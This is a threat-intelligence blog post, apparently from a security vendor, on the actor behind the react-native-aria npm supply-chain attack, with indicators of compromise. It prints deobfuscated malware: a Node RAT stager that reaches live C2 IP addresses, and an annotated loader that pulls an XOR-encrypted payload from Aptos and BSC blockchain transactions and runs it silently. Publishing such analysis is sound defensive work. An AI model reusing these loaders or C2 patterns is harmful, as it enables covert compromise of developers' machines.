A deeper look into the threat actor behind the react-native-aria attack

By Charlie Eriksen

Published: 2025-06-12 · Archived: 2026-04-05 21:04:38 UTC

Published on:

2025-06-12 11:00 am

- Table of Contents

You may have seen the recent story about a threat actor group compromising 16 popular packages related to React Native Aria and GlueStack, which we discovered and documented here. Previously, we detected that they compromised the package `rand-user-agent` on May 5, 2025, as reported here.

We've been tracking this threat actor since then and have observed smaller attacks that we've not yet fully documented in public. However, we wanted to compile them to provide a broader picture of their activity.

Initial malicious packages

On May 8th, 2025, our systems had already alerted us to two new packages on npm that appeared to be malicious. They are:

- `solanautil`
- `web3-socketio`

solanautil

1.0.3 • Public • Published a month ago

Readme | Code Beta | 2 Dependencies | 0 Dependents | 4 Versions

web3-socketio

This is a WebSocket version of the NodeJS '@solana/web3' module published to the NPM registry.

Install

```
$ npm install --save web3-socketio
```

License

MIT

Keywords

api blockchain solana web3

Install

```
npm i solanautil
```

Weekly Downloads

5

Version 1.0.3

License ISC

Unpacked Size 1.09 MB

Total Files 3

Last publish a month ago

Collaborators

web3-socketio

1.95.2 • Public • Published a month ago

Readme | Code Beta | 3 Dependencies | 1 Dependents | 2 Versions

web3-socketio

This is a WebSocket version of the NodeJS '@solana/web3' module published to the NPM registry.

Install

```
$ npm install --save web3-socketio
```

License

MIT

Keywords

api blockchain socket solana

Install

```
npm i web3-socketio
```

Weekly Downloads

2

Version 1.95.2

License ISC

Unpacked Size 9.62 kB

Total Files 3

Last publish a month ago

Collaborators

These were both uploaded by the same user, `aminengineerings`, registered with the email `aminengineerings@gmail[.]com`. From the very first versions, they both contained the malicious payload, indicating that this package belongs to the threat actors themselves.

More malicious packages

We also saw two additional packages released by the attacker after the attack on gluestack. The packages were released on June 8, 2025, under the names `tailwindcss-animate-expand` and `mongoose-lit`. These were released by a user called `mattfarser`. The user was quickly deleted afterwards.

Specifically, the `tailwindcss-animate-expand` package is of note, as it has a different payload structure. The first part of it looks like this:

```
global['r']=require;(function(){var Afr='',xzH=906-895;...
```

We no longer see the `global['_V']` variable being set. When we run this in a sandbox, we see that the final payload is also slightly different. The payload looks like this after deobfuscation:

```
 global._V = 'A4';
(async () => {
  try {
    const c = global.r || require;
    const d = global._V || '0';
    const f = c('os');
    const g = c("path");
    const h = c('fs');
    const i = c('child_process');
    const j = c('crypto');
    const k = f.platform();
    const l = k.startsWith("win");
    const m = f.hostname();
    const n = f.userInfo().username;
    const o = f.type();
```

```
const p = f.release();
const q = o + " " + p;
const r = process.execPath;
const s = process.version;
const u = new Date().toISOString();
const v = process.cwd();
const w = typeof __filename === "undefined" || __filename !== "[eval]";
const x = typeof __dirname === 'undefined' ? v : __dirname;
const y = g.join(f.homedir(), ".node_modules");
if (typeof module === "object") {
  module.paths.push(g.join(y, "node_modules"));
} else {
  if (global._module) {
    global._module.paths.push(g.join(y, "node_modules"));
  } else {
    if (global.m) {
      global.m.paths.push(g.join(y, 'node_modules'));
    }
  }
}
async function z(V, W) {
  return new global.Promise((X, Y) => {
    i.exec(V, W, (Z, a0, a1) => {
      if (Z) {
        Y("Error: " + Z.message);
        return;
      }
      if (a1) {
        Y("Stderr: " + a1);
        return;
      }
      X(a0);
    });
  });
}
function A(V) {
  try {
    c.resolve(V);
    return true;
  } catch (W) {
    return false;
  }
}
const B = A("axios");
const C = A("socket.io-client");
if (!B || !C) {
  try {
```

```
        const V = {
          "stdio": "inherit",
          windowsHide: true
        };
        const W = {
          "stdio": "inherit",
          "windowsHide": true
        };
        if (B) {
          await z("npm --prefix \"" + y + "\" install socket.io-client", V);
        } else {
          await z("npm --prefix \"" + y + "\" install axios socket.io-client", W);
        }
      } catch (X) {}
    }
    const D = c("axios");
    const E = c("form-data");
    const F = c("socket.io-client");
    let G;
    let H;
    let I = {};
    const J = d.startsWith('A4') ? "http://136.0.9.8:3306" : "http://166.88.4.2:443";
    const K = d.startsWith('A4') ? "http://136.0.9.8:27017" : "http://166.88.4.2:27017";
...
```

What's especially interesting is that we see the version is `A4`, which was referenced in the attack over the weekend as a signal to use the new C2 server.

We also see that the "old" C2 server is no longer mentioned. Instead, they have added the IP `166.88.4[.]2`.

Warning signs

Leading up to this attack, we had noticed some small packages being compromised. Here are the packages we noticed:

Package	Version	Release Date
@lfwfinance/sdk	1.3.5	June 3rd 2025
@lfwfinance/sdk-dev	2.0.10	June 3rd 2025
algorand-htlc	1.0.2	June 3rd 2025
avm-satoshi-dice	1.0.6	June 3rd 2025
biatec-avm-gas-station	1.1.2	June 3rd 2025
arc200-client	1.0.7	June 3rd 2025

cputil-node	0.6.6	June 3rd 2025

These packages belong to three different individuals and have fewer than 100 downloads per week. It appears that these threat actors are consistently able to compromise the tokens for npm accounts.


Compromised GitHub repos

As we investigated these attacks further, we decided to examine other ecosystems for evidence that could provide more insight into how these threat actors operate. We were able to detect 19 repositories on GitHub that the same threat actors have compromised:

Repo	**Date**	**Commit**
LZeroAnalytics / ethereum-faucet	04 Jun 2025	23ea1dd
LZeroAnalytics / hardhat-vrf-contracts	04 Jun 2025	f325ab6
DogukanGun / TurkClub	23 May 2025	84aaa06
khaliduddin / numbers-game	19 May 2025	36f20cb
DogukanGun / NexWallet	16 May 2025	43193c5
DogukanGun / NexAI	14 May 2025	74d5221
revoks / round-feather-1f9f	01 May 2025	ca05542
LLM-Red-Team / glm-free-api	28 Apr 2025	16a0bfc
LLM-Red-Team / deepseek-free-api	08 Apr 2025	37f4c58
DogukanGun / pipeline-templates	02 Apr 2025	699eb16
mobileteamz / Landhsoft-Frontend	29 Mar 2025	e3636c9
UnderGod-dev / portfolio	29 Mar 2025	87f8add
DogukanGun / PopScope	26 Mar 2025	1775087
DogukanGun / NexAgent	23 Mar 2025	7ff7afa
Sid31 / front-buy-free	28 Feb 2025	ce93a20
DogukanGun / supabase	12 Jan 2025	71e169b
LLM-Red-Team / kimi-free-api	17 Dec 2024	2e6397c
LLM-Red-Team / doubao-free-api	13 Dec 2024	b0ce4e9
LLM-Red-Team / qwen-free-api	13 Dec 2024	d8046bf

There are a couple of commits that stand out in these, an example being:

https://github.com/LZeroAnalytics/hardhat-vrf-contracts/commit/f325ab694ff83e12c96a99a58d51635e70edcdbf



The threat actor has slightly changed the payload they use. In this case, they have base64 encoded a payload, which they pass to eval(). Here is the decoded payload, annotated with comments that describe its functionality.

```
/*********************************************************************************************
*  Malware “loader” that hides its real payload on two block-chains.                         *
*  Flow ⬇️                                                                                    *
*    🥇  Step-1  Read pointer on Aptos                                                       *
*    🥈  Step-2  Use pointer on Binance Smart Chain (BSC)                                    *
*    🥉  Step-3  Pull out hidden blob                                                       *
*    🗝️  Step-4  Decode & decrypt                                                           *
*    🚀  Step-5  Run it silently                                                             *
*********************************************************************************************/
```

```
/* ──────────────────────────────────────────────────────────────── Bootstrap ──────────────────────────────────────────────────────────────── */
global['r'] = require;                // save `require` as global.r (little obfuscation)
(async () => {

  /* quick aliases */
  const c = global;                   // shorthand for `global`
  const i = c['r'];                   // shorthand for `require`

  /* 🛠 Helper 1: GET url → JSON  */
  async function e (url) {
    return new Promise((resolve, reject) => {
      i('https')
        .get(url, res => {
          let body = '';
          res.on('data', chunk => (body += chunk));
          res.on('end', () => {
            try { resolve(JSON.parse(body)); } catch (err) { reject(err); }
          });
        })
        .on('error', reject)
        .end();
    });
  }

  /* 🛠 Helper 2: call BSC JSON-RPC  */
  async function o (method, params = []) {
    return new Promise((resolve, reject) => {
      const payload = JSON.stringify({ jsonrpc: '2.0', method, params, id: 1 });
      const opts    = { hostname: 'bsc-dataseed.binance.org', method: 'POST' };

      const req = i('https')
        .request(opts, res => {
          let body = '';
          res.on('data', chunk => (body += chunk));
          res.on('end', () => {
            try { resolve(JSON.parse(body)); } catch (err) { reject(err); }
          });
        })
        .on('error', reject);

      req.write(payload);
      req.end();
    });
  }

  /* ──────────────────────── Core routine that implements 🥇 → 🗝 steps ──────────────────────── */
```


```
async function t (aptosAccount) {

  /* 🥇  STEP-1  Read pointer on Aptos */
  const latestTx  = await e(
    `https://fullnode.mainnet.aptoslabs.com/v1/accounts/${aptosAccount}/transactions?limit=1`
  );
  const bscHash   = latestTx[0].payload.arguments[0];   // pointer → BSC tx-hash

  /* 🥈  STEP-2  Fetch BSC transaction carrying the payload */
  const bscTx     = await o('eth_getTransactionByHash', [bscHash]);
  const hexBlob   = bscTx.result.input.slice(2);        // drop "0x"

  /* 🥉  STEP-3  Pull out hidden blob (still unreadable) */
  const rawText   = Buffer.from(hexBlob, 'hex').toString('utf8');
  const b64Chunk  = rawText.split('..')[1];             // keep part after ".."

  /* 🗝️  STEP-4  Decode & decrypt */
  const encrypted = atob(b64Chunk);                     // Base-64 → binary string
  const KEY       = '$v$5;kmc$ldm*5SA';
  let  payload    = '';

  for (let j = 0; j < encrypted.length; j++) {
    payload += String.fromCharCode(
      encrypted.charCodeAt(j) ^ KEY.charCodeAt(j % KEY.length)
    );
  }
  return payload;                                       // plain-text JS to execute
}

/* 🚀  STEP-5  Run it silently in the background */
try {
  const script = await t(
    '0xe66ae4c5e9516048911b3ade1bc8b258197259604c1206cfeca01451a7c22e6d'
  );

  i('child_process')
    .spawn(
      'node',
      ['-e', `global['_V']='${c['_V'] || 0}';${script}`],
      { detached: true, stdio: 'ignore', windowsHide: true }
    )
    .on('error', () => { /* swallow child errors */ });

} catch (err) {
  /* stay quiet on any failure */
}
```

```
})();
```

This code is clever, as it partially bootstraps itself from the contents of two different blockchains. Here's a step-by-step overview:

The transaction on the Binance Smart Chain can be found below. It's worth noting that the wallet and contract have existed since February 7th, 2025:

https://bscscan.com/tx/0x5b28b2aa49bae766099aab7c74956d17c305079d9d3575256d3a72c310079c37



We ran the code in a sandbox and obtained the final payload, and it was the same payload as we've already documented before without any significant changes.

Conclusions

We see the threat actor is actively and consistently compromising not just npm packages, but also GitHub repositories. In addition, they have been experimenting with deploying their own packages with their RAT. They've also started using Blockchains as a method of pushing out their malicious code.

Indicators of compromise

Packages

- `solanautil`
- `web3-socketio`
- `tailwindcss-animate-expand`
- `mongoose-lite`
- `@lfwfinance/sdk`
- `@lfwfinance/sdk-dev`
- `algorand-htlc`
- `avm-satoshi-dice`
- `biatec-avm-gas-station`
- `arc200-client`
- `cputil-node`

IPs

- `166.88.4[.]2`
- `136.0.9[.]8`

Aptos account

- `0xe66ae4c5e9516048911b3ade1bc8b258197259604c1206cfeca01451a7c22e6d`

BSC Address

- `0x9BC1355344B54DEDf3E44296916eD15653844509`

BSC Contract

- `0x8EaC3198dD72f3e07108c4C7CFf43108AD48A71c`

Last updated on:

Jan 7, 2026

March 30, 2026

•

Vulnerabilities & Threats

axios compromised on npm: maintainer account hijacked, RAT deployed

Malicious axios versions 1.14.1 and 0.30.4 were published via a hijacked maintainer account. A hidden dependency deploys a cross-platform RAT. Check if you are affected and remediate now.

#

Malware

March 27, 2026

•

Vulnerabilities & Threats

Popular telnyx package compromised on PyPI by TeamPCP

The popular telnyx packageon PyPI, used by big AI companies, has been compromised by TeamPCP

#

Malware

#

Pypi

March 22, 2026

•

Vulnerabilities & Threats

CanisterWorm Gets Teeth: TeamPCP's Kubernetes Wiper Targets Iran

CanisterWorm Gets Teeth: TeamPCP's Kubernetes Wiper Targets Iran


#

NPM

#

Malware

Get secure now



Source: https://www.aikido.dev/blog/react-native-aria-attack